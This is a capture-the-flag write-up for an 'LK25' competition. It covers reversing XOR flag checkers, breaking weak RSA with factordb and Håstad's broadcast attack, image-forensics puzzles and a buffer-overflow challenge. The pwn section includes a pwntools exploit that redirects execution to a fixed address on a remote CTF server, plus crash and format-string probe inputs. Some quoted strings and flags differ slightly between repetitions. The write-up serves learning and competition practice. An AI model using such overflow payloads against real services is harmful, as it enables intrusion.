Based on the logic, the program will take an input flag from the user. Each char of the input flag will then be **XORed with the key of 0x14** then compared with the array variable that stores all those initial values. If all those values match, then it will return "Correct flag!" otherwise, the loop will stop and return "incorrect flag". This is basically an **XOR comparison/check**, where the program will check whether:

input_flag ^ 0x14 == array_variable

This means the array variable is the correct flag but already XORed with 0x14. To get the correct flag, we simply need to do the following operation.

array_variable (xored_flag) ^ 0x14 = correct_flag

Knowing this, I exported the array, its values, and the operation into a python script:

```
def check_flag():
    xored_flag = [
        0x58, 0x5f, 0x26, 0x21, 0x6f, 0x66, 0x71, 0x79,
        0x7b, 0x62, 0x25, 0x7a, 0x73, 0x4b, 0x67, 0x6d,
        0x79, 0x76, 0x24, 0x78, 0x4b, 0x60, 0x75, 0x76,
        0x78, 0x71, 0x21, 0x4b, 0x7d, 0x67, 0x4b, 0x20,
        0x4b, 0x77, 0x7b, 0x79, 0x79, 0x24, 0x7a, 0x4b,
        0x66, 0x71, 0x62, 0x4b, 0x60, 0x66, 0x25, 0x77,
        0x7f, 0x69
    ]

    # input_flag = input("Enter the flag: ").encode()

    # if len(input_flag) != len(xored_flag):
    #     print("\nIncorrect flag!")
    #     exit(1)

    # for i in range(len(xored_flag)):
    #     if (input_flag[i] ^ 0x14) != xored_flag[i]:
    #         print("\nIncorrect flag!")
    #         exit(1)
```

```
# print("\nCorrect flag!")

for i in range(len(xored_flag)):
    print(chr((xored_flag[i] ^ 0x14)), end="")
print('\n')

check_flag()
```

In the solver script above, I basically re-XORed the xored_flag with the key (0x14) and print the values. Running the script will give us the original flag:

```
pemakai@DESKTOP-8K5L957:~/CTF_Challs/Liga_Komatik/rev$ python3 solve_no_symbols.py
LK25{remov1ng_symb0l_table5_is_4_comm0n_rev_tr1ck}
```

Flag: LK25{remov1ng_symb0l_table5_is_4_comm0n_rev_tr1ck}

XOR [424 pts]

XOR

424

This one should take you a hot second :)

Flag Format: LK25{...}

xor

Flag

Submit

Given a flag checker binary where this time when we try to decompile has a **main function**. The source code is divided into these important sections:

1. A weird string, namely “asdghkashdfclksdfjalxskjfx hcaksvjnalsckuqpoiewt” is scrambled using an algorithm to get a new **derived string**.

```

std::string::string<>
    (weird_string,"asdghkashdfclksmdfjalxsdkjfxhcaksvjnals
    ckuqpoiewt",&local_195);
std::_new_allocator<char>::~__new_allocator((__new_allocat
or<char> *)&local_195);
    /* try { // try from 00102287 to 0010229d has its C
    atchHandler @ 00102917 */
message = std::operator<<((ostream *)std::cout,
    "Welcome to the Immersive Cybersecurity Exp
    erience.");
std::ostream::operator<<(message,std::endl<>);
local_180 = &local_195;
    /* try { // try from 001022c9 to 001022cd has its C
    atchHandler @ 0010289c */
std::string::string<>(local_148,"",&local_195);
std::_new_allocator<char>::~__new_allocator((__new_allocat
or<char> *)&local_195);
for (i = 0; i < 0x15e; i = i + 7) {
    for (j = i; uVar6 = (ulong)(int)j, uVar4 = std::string::length(we
    ird_string), uVar4 <= uVar6;
        j = j - iVar2) {
        iVar2 = std::string::length(weird_string);
    }
    /* try { // try from 00102353 to 00102410 has its C
    atchHandler @ 00102903 */
pcVar3 = (char *)std::string::operator[](weird_string,(long)(in
t)j);

```

2. A list of values stored in a variable. These are most likely used for XOR operations as implied by the name of the challenge. I renamed this to xor_keys since it will be used for upcoming xor operations.

```

std::getline<>((istream *)std::cin,user_input);
xor_keys[0] = 0x2d;
xor_keys[1] = 0x38;
xor_keys[2] = 0x53;
xor_keys[3] = 0x59;
xor_keys[4] = 3;
xor_keys[5] = 0x18;
xor_keys[6] = 0x10;
xor_keys[7] = 2;
xor_keys[8] = 4;
xor_keys[9] = 0x19;
xor_keys[10] = 0x12;
xor_keys[0xb] = 3;
xor_keys[0xc] = 0x29;
xor_keys[0xd] = 0xe;
xor_keys[0xe] = 0x19;
xor_keys[0xf] = 0xc;
xor_keys[0x10] = 0x5d;
xor_keys[0x11] = 4;
xor_keys[0x12] = 0xf;
xor_keys[0x13] = 0x16;
xor_keys[0x14] = 0x11;
xor_keys[0x15] = 0xc;
xor_keys[0x16] = 6;
xor_keys[0x17] = 4;
xor_keys[0x18] = 0x39;
xor_keys[0x19] = 0x5a;
xor_keys[0x1a] = 0x5f;

```

3. The main flag checking algorithm. This involves asking the user for the input first, checking the length of the input (it cannot be too short or too long) and an algorithm that is used to check for the flag. This algorithm involves comparing the input and (derived_string ^ xor_keys)

```
uVar4 = std::string::length(user_input);
if (uVar4 < 0x33) {
    uVar4 = std::string::length(user_input);
    if (uVar4 < 0x32) {
        message = std::operator<<((ostream *)std::cout,"Too short");
        std::ostream::operator<<(message,std::endl<>);
        unaff_R12D = 0;
        correct = false;
    }
    else {
        local_170 = &local_195;
        /* try { // try from 001026e5 to 001026e9 has its C
            atchHandler @ 001028c6 */
        std::string::string<>(local_108,"",&local_195);
        std::_new_allocator<char>::~~_new_allocator((__new_allocator<char> *)&local_195);
        for (k = 0; uVar6 = (ulong)k, uVar4 = std::string::length(local_148), uVar6 < uVar4; k = k + 1) {
            uVar1 = xor_keys[k];
            /* try { // try from 00102728 to 001027e0 has its C
                atchHandler @ 001028db */
            pbVar5 = (byte *)std::string::operator[](user_input,(ulong)k);
            std::string::operator+=(local_108,*pbVar5 ^ (byte)uVar1);
        }
        correct = std::operator==(local_108,local_148);
        if (correct) {
            message = std::operator<<((ostream *)std::cout,"Successful!");
            std::ostream::operator<<(message,std::endl<>);
        }
        else {
            message = std::operator<<((ostream *)std::cout,"Incorrect :(");
            std::ostream::operator<<(message,std::endl<>);
        }
        std::string::~string(local_108);
        correct = true;
    }
}
else {
    message = std::operator<<((ostream *)std::cout,"Too long")
;
```

Combining all the parts above, the program will run as follows:

1. The weird string will be scrambled and derived into a new string using the algorithm. This algorithm involves scrambling of characters using a for loop that goes up to 7 iterations each step. We will call this new string **derived_string**.
2. The program also stores an array of values. This will be used for upcoming xor operations. I will be calling this array **xor_keys**.
3. The program will ask the user for input, which should be the flag.
4. The input will then be compared to a flag checking algorithm, mainly comparing each character of the input with each character from $(\text{derived_string} \wedge \text{xor_keys})$ using a for loop, which should look like:

```
for(int i = 0; i < len(derived_string); i++){
    if(input[i] != (derived_string[i] ^ xor_keys[i])){
        return false;
    }
}
```

5. Knowing this, we know that **the correct flag is basically $\text{derived_string} \wedge \text{xor_keys}$** .

Understanding the algorithm, we came up with this solver script, which follows the same intuition:

```
def build_expected_output():
    s = "asdghkashdfclksdfjalxskjfx hcaksvjnalsckuqpoiewt"
    result = ""
    for i in range(0, 0x15e, 7): # i from 0 to 0x15d (inclusive) in steps of 7
        j = i
        while j >= len(s):
            j -= len(s)
        result += s[j]
        print("*", end="")
    print()
    return result

def get_flag():
    local_e8 = [
        0x2d, 0x38, 0x53, 0x59, 0x03, 0x18, 0x10, 0x02, 0x04, 0x19, 0x12, 0x03, 0x29, 0x0e, 0x19, 0x0c,
        0x5d, 0x04, 0x0f, 0x16, 0x11, 0x0c, 0x06, 0x04, 0x39, 0x5a, 0x5f, 0x2c, 0x08, 0x38, 0x0e, 0x05,
        0x16, 0x05, 0x33, 0x0c, 0x0c, 0x05, 0x1f, 0x1f, 0x06, 0x0f, 0x17, 0x16, 0x44, 0x32, 0x16, 0x07,
        0x51, 0x0c
    ]

    target = build_expected_output()

    flag = ""
    for i in range(len(target)):
        flag += chr(ord(target[i]) ^ local_e8[i])

    return flag

print("Please enter the password: ", end="")
flag = get_flag()
print(flag)
```

In this case, target is derived_string and local_e8 is the xor_key array.

However, running it for the first time will result in unreadable text:

```
pemakai@DESKTOP-8K5L957:~/CTF_Challs/Liga_Komatik/rev$ python3 solve_xor.py
Please enter the password: *****
LK25{n{uouxib}pk;'kup|uLT"F}Lonwc@oim|ymn{y Vet9b

Extracted flag: LK25{n{uouxib}
```

This means that there is still a problem in the logic.

Taking a look back into the source code, we noticed that there is a gap within the initial weird string:

```
def build_expected_output():
    s = "asdghkashdfclksmsdfjalxsdkjfx hcaksvjnalsckuqpoiewt"
```

Out of curiosity, we removed the gap within the strings:

```
def build_expected_output():
    s = "asdghkashdfclksmsdfjalxsdkjfxhcaksvjnalsckuqpoiewt"
```

And tried to rerun the solver script:


```
pemakai@DESKTOP-8K5L957:~/CTF_Challs/Liga_Komatik/rev$ python3 solve_xor.py
Please enter the password: *****
LK25{reverse_engineering_14_a_hard_challenge,_no?}
```

It turns out, making that small change will make the program output the correct flag!!!

Flag: LK25{reverse_eng1neering_14_a_hard_challenge,_no?}

Cryptography

rsa1 [100 pts]



Given a text file that when opened, contains the following:

```
[schmeeps@schmeeps-x441ba ctf]$ cat rsa1.txt
n = 5460146358417412147248829523043878237417984611495895490731799891189427461099408068782697755382745700659465894136770040714873447514646491211039822
28350069002039221120146308987614286025136844560089567357910109372299398562594031869402497375795265424605620787289571989321565207808359422921318293985
86789704312634629172230851659306833535187780153615054518892593214938131230840314071954107786617203948981188282990253252005979861541703928350727848103
01853293923564233404084834492912807137963742971476686159885228042234806315765777070737151283425337038421509809136756580127996815757747318435493893499
73652879365347079984765643573395044316386128393580939142828142704776578563450620841365854027049309240624529840097169278266819762690579231589303263801
073587371550666086031427627450725825495228912040843784627278987497908133546573083543604901933763330940965380882566819970423354937076331197774154057
716258844249034274611531098646233078146757163120982952389547973719996312951761364292093518977649582940023661316889131291786586379675929131935402835322
03046649246122461179515714394864181220938674544526189974580685153320168774868228052328997165240404447519971219361389845648348623544692950788554418290
8404782747219665338778379471257704041

e = 65537

c = 1581762043192114462939297811879047797829602277861223539427662446598769830581762957641483854389684203591408577829183021664351413614277795944199359
40030329511714196141639718192054163931305720687698554661738594534380510257913336827638656558940539249431047942128633111887240417099910306105808147640
65860465883220928810841846906582598317087658780616330063191683693570447941117979626247540679987298987567312802985027642485341559420188833284100851948
45174024304770203353804039872146388679118383471738766017000145703122273570019028429204633983051706138847378669474454925736125331574600996669041924230
78360490495382767965692220670931654513543576306720555552820777825143439742506746059299475900297921887003002098568016308710427304198490201494049894427
2391730220242704221657930684191055660050825012529922078078809328263095831497069046442434578513996438660031146822332203452335813050647789483441431464
57867180877069006178475605493249714560612399576694665490432592326935917868648069142327770776786745965374655051005711698618076016621334578411525209924
2352764042969054604145520355961503165577168510899022944389324720448502272291219813923014496940678515607783307615641279963391994910008027408280161596
9840607998131018168880972967215151889
```

There are three variables: n, e, and c. In this case, the first thing we'll try to do is to find the factors of n (p and q). Thankfully *factordb* exists, and if we plug the numbers there, we got our factors.

Result:		
status (?)	digits	number
FF	1233 (show)	5460146358...41 <1233> = 2335414697...61 <617> · 23379777217...81 <617>

Now, all we need to do is plug the factors into a standard rsa decryption script:


```

from Crypto.Util.number import inverse, long_to_bytes

def decrypt_rsa(ciphertext, p, q, e):
    n = p * q
    phi = (p - 1) * (q - 1)
    d = inverse(e, phi)
    m = pow(ciphertext, d, n)
    return long_to_bytes(m)

p =
23354146979807319379999035616961227366315140956417473671454187034894451162
29175480246294194179279690083097937987597659809126648278468542401390548069
63888733121124494470152120365333369207640652857480337104743280558123646921
20325949818178301777905279103958955246642416286153474237338739835798119305
50820107407591850633190210784765995162767848376521331023585131916074542649
68527241709295309899825486241579097732627525225944144351619212119440194349
83046703898010646693649668494220236993757035493132421299985405030215783112
72165497645736393728668967209496326501504867335691645617480939216614330882
0305157390154213277022361

q =
23379772179812068808174060753537744579203831235837216258047345717791206838
84478397309414897026935835288356768618384016245347513599799795017102517253
42500668397817217202916373941092757507657473938071294417187385645813008445
49866075387635571271298099970059805382997224172143494300775742278526976057
44090184497023380799249319282737559428173161987900072191267126888393281408
65719599598376096002361340714464843786550395349379118087778129903518108381
02078057859303673209338100518315299313874836179635779981742550281014611235
03503872528012872734113599553045713651244348880530936683421957174139193289
3715725604175334445964881

e = 65537

ciphertext =
15817620431921144629392978118790477978296022778612235394276624465987698305
81762957641483854389684203591408577829183021664351413614277795944199359240
03032951171419614163971819205416393130572068769855466173859453438051025791
33368276386565589405392494310479421286331118872404170999103061058081476407
65860465883220928810841846906582598317087658780616330063191683693570447941
11797962624754067998729898756731280298502764248534155942018883328410085194
89451740243047702033538040398721463886791183834717387660170001457031222735
70019028429204633983051706138847378669474454925736125331574606996669041924

```

```
23097836049049538276796569222067093165451354357630672055555282077782514343
97425067460592994759002979218870030020985680163087104273041984902014940498
94427123917302202427042216579306841910556600508250125299220078078809328263
09583149706904644243457851399643866003114682233220345233581305064778948344
14314640578671808770690061784756054932497145606123995766946654904325923269
35917868648069142327770776786745965374655051005711698618076016621334578411
52520992442352764042969054604145520355961503165577168510899022944389324720
44850227229121981392301449694067851560778330761564127996339199491000802740
8285016159669840607998131018168880972967215151889
```


```
plaintext = decrypt_rsa(ciphertext, p, q, e)
print("Decrypted message:", plaintext.decode())
```

And we got our flag:

```
Decrypted message: LK25{rsa_is_only_secure_when_p_and_q_are_unknown}
```

Flag: LK25{rsa_is_only_secure_when_p_and_q_are_unknown}

rsa2 [100 pts]



Given a text file that when opened, contains the following:

```
[schmeeps@schmeeps-x441ba ctf]$ cat rsa2.txt
n1 = 8536268748071595891677987539856737166085384831692567658459507287718430310705740741769646781580955845790201754304217359605090355613819437837905255492892923

e1 = 3

c1 = 5456683064604595765403020597862397692251183709819624032141696218319449603321454595448701229014706103515641265397972582560369172311837041358105102875096868

-----

n2 = 1048323824672037797238572489067030619638198864382806745515593746182565008034248247260370836793983258392463535567286358757573831994847782129063365002148387

e2 = 3

c2 = 6501586542914128845242285515034258875597356740263810349141995105687052611401722452090084647147161104737396000700466019338781743809307376925747384482140487

-----

n3 = 5722106327126239140857771496884654577911261998578664465186110214978909307490372496356229854922473087222318056531783269608504777524730672901019619988105273

e3 = 3

c3 = 276628228711217705926970661000267344446385349301193652758089306243237853495258567445612904951681719810907038253644112145865933039076139392071499839703566
```

The file contains 3 sets of n , e , and c . The first thing that caught my eye was the very low exponent value ($e = 3$), and after some searching, the ciphertext appears to be vulnerable to an attack called the **Håstad's Broadcast Attack**. Now all we need to do is plug the numbers into a standard Håstad's Broadcast Attack script:

```
from sympy import mod_inverse, integer_nthroot
from functools import reduce

# Given values
n1 =
85362687480715958916779875398567371660853848316925676584595072877184303107
05740741769646781580955845790201754304217359605090355613819437837905255492
892923
e1 = 3
c1 =
54566830646045957654030205978623976922511837098196240321416962183194496033
21454595448701229014706103515641265397972582560369172311837041358105102875
096868

n2 =
10483238246720377972385724890670306196381988643828067455155937461825650080
34248247260370836793983258392463535567286358757573831994847782129063365002
0148387
e2 = 3
c2 =
65015865429141288452422855150342588755973567402638103491419951056870526114
01722452090084647147161104737396000700466019338781743809307376925747384482
140487
```

```

n3 =
57221063271262391408577714968846545779112619985786644651861102149789093074
90372496356229854922473087222318056531783269608504777524730672901019619988
105273
e3 = 3
c3 =
27662822871121770592697066100026734444463853493011936527580893062432378534
95258567445612904951681719810907038253644112145865933039076139392071499839
703566

# Chinese Remainder Theorem
def crt(congruences, moduli):
    total = 0
    N = reduce(lambda a, b: a * b, moduli)
    for i in range(len(moduli)):
        ni = moduli[i]
        ai = congruences[i]
        Ni = N // ni
        inv = mod_inverse(Ni, ni)
        total += ai * inv * Ni
    return total % N

# Step 1: Combine ciphertexts using CRT
c_combined = crt([c1, c2, c3], [n1, n2, n3])

# Step 2: Take integer cube root
m, exact = integer_nthroot(c_combined, 3)

# Step 3: Convert integer message to bytes
try:
    flag = m.to_bytes((m.bit_length() + 7) // 8, 'big')
    print("Recovered plaintext:", flag.decode())
except:
    print("Recovered integer (not decodable as utf-8):", m)

```

And we got our flag:


```
Recovered plaintext: LK25{hastad_broadcast_attack_is_why_e_needs_to_be_very_large}
```

Flag:


LK25{hastad_broadcast_attack_is_why_e_needs_to_be_very_large}

Forensics

Run_me.png [100 pts]



Given an enc.py and hidden.png files. First we take a look at the hidden.png



Alright this image is clearly encrypted from enc.py. Now we take a look at enc.py

```
from PIL import Image
from math import log, sqrt

flag = list(zip(*[iter(open("main", "rb").read())]*3))

size = int(2**(log(sqrt(len(flag))-1)//log(2) + 1))

hidden = Image.new(mode="RGB", size=(size, size), color=(0x00, 0x00, 0x00))
pixels = hidden.load()

for pixel, code in zip(((j, i) for i in range(size) for j in range(size)), flag):
    hidden.putpixel(pixel, code)

hidden.save('./hidden.png')
```

So what this program does is basically takes the raw bytes of the file main, groups them into RGB triplets, and then dumps those triplets out as pixels in a square image whose dimensions are the next power-of-two large enough to hold them. In other words, it “visualizes” the binary contents of main as an RGB image and writes it out as hidden.png.

So what we need to do is just reverse the process. This is my solver script

```
from PIL import Image
import itertools

# Open the PNG that was generated
img = Image.open("hidden.png")
pixels = list(img.getdata())

# Flatten RGB tuples back into a single byte stream
data = bytes(itertools.chain.from_iterable(pixels))

# Write out the recovered binary
with open("main_recovered", "wb") as f:
    f.write(data)
```

After running this script, we get the 'main_recovered' file. Then we just run the 'main_recovered' file.


```
>> /tmp/tmp.DdK4pItogk : chmod +x main_recovered

>> /tmp/tmp.DdK4pItogk : ./main_recovered
LK25{i_think_the_output_is_kind_a_cool}
```


We got the flag

Flag: LK25{i_think_the_output_is_kind_a_cool}

shift [271 pts]



Given an image, that when opened, looks like this:



It appears that (as the challenge name suggests) the image's pixels have been shifted in some way. After some trial and error (and looking a little too close at my laptop screen), I've found that the image was shifted by 6 pixels every row. Now, all we need to do is make a script that will undo the pixel shifting:

```
from PIL import Image
import numpy as np

image = Image.open('shift.png')
width, height = image.size
pixels = list(image.getdata())

# Convert flat pixel list into 2D list of rows
rows = [pixels[i * width : (i + 1) * width] for i in range(height)]

result = []
shift = 0

# Process each row
```



```

for row in rows:
    # Unshift by rotating the row to the left
    new_row = row[-shift:] + row[:-shift]
    result.append(new_row)
    shift = (shift + 6) % width # Increment shift

array = np.array(result, dtype=np.uint8)
Image.fromarray(array).save('flag.png')

```


If we run the script, we got our flag:

LK25{shift_the_colors_round_and_around}

Flag: LK25{shift_the_colors_round_and_around}

Binary Exploitation (Pwn)

Redirection [775 pts]



Given a binary file and a link to connect to the challenge remotely. First we download the binary and run it on our local machine.

```

>> /tmp/tmp.DdK4pItogk : ./redirection
Calling 'vulnerable'...
Enter your name: tes

```

Then try some common binex payloads

```
>> /tmp/tmp.DdK4pItogk : ./redirection
Calling 'vulnerable'...
Enter your name: aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
[1]      6299 segmentation fault (core dumped)  ./redirection

>> /tmp/tmp.DdK4pItogk : ./redirection
Calling 'vulnerable'...
Enter your name: %x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x
```

As you can see, when the input is many 'A's, the program crashes with segmentation fault, which can mean that the program has a buffer overflow vulnerability. Then we proceed to use gdb.

```
gdb-peda$ info func
All defined functions:

Non-debugging symbols:
0x0000000000401000  _init
0x0000000000401030  __isoc99_fscanf@plt
0x0000000000401040  puts@plt
0x0000000000401050  setbuf@plt
0x0000000000401060  printf@plt
0x0000000000401070  fopen@plt
0x0000000000401080  __isoc99_scanf@plt
0x0000000000401090  exit@plt
0x00000000004010a0  _start
0x00000000004010d0  _dl_relocate_static_pie
0x00000000004010e0  deregister_tm_clones
0x0000000000401110  register_tm_clones
0x0000000000401150  __do_global_dtors_aux
0x0000000000401180  frame_dummy
0x0000000000401186  flush_buf
0x00000000004011c9  vulnerable
0x0000000000401298  main
0x00000000004012c0  __libc_csu_init
0x0000000000401320  __libc_csu_fini
0x0000000000401324  fini
```

I use info func here to see all the functions in the binary and I see an interesting function called “vulnerable”.

Then I proceed to disass the “vulnerable” function. But it seems that the disass from gdb is not very clear, so I use ghidra instead

```

void vulnerable(void)
{
    undefined local_38 [32];
    FILE *local_18;
    int local_10;
    int local_c;

    local_c = 1;
    local_10 = 2;
    local_18 = fopen("flag.txt", "r");
    if (local_18 != (FILE *)0x0) {
        __isoc99_fscanf(local_18, &DAT_0040200f, flag);
        if (local_c == local_10) {
            printf("Your flag is - %s\n", flag);
        }
        printf("Enter your name: ");
        __isoc99_scanf(&DAT_0040200f, local_38);
        return;
    }
    puts("Could not find flag.txt");
    /* WARNING: Subroutine does not return */
    exit(1);
}

```

As you can see, in the vulnerable function there's a print flag part, which means that's our final goal. Interestingly, not like many other ret2win pwn CTFs, this one doesn't have a 'win' function that straight up prints the function. In this challenge, we must redirect our execution flow to 'printf("Your flag is - %s\n", flag);' part, skipping the if statement.

The solution is much like ret2win but instead of redirecting it to a function, we redirect it to a specific memory address instead.

So this is my solver script

```
from pwn import *

TARGET_ADDRESS = 0x401248

payload = b'A' * 56
payload += p64(TARGET_ADDRESS)

#p = process('./redirection')
p = remote('ctf.asgama.online', 50004)
p.sendline(payload)
p.interactive()
```

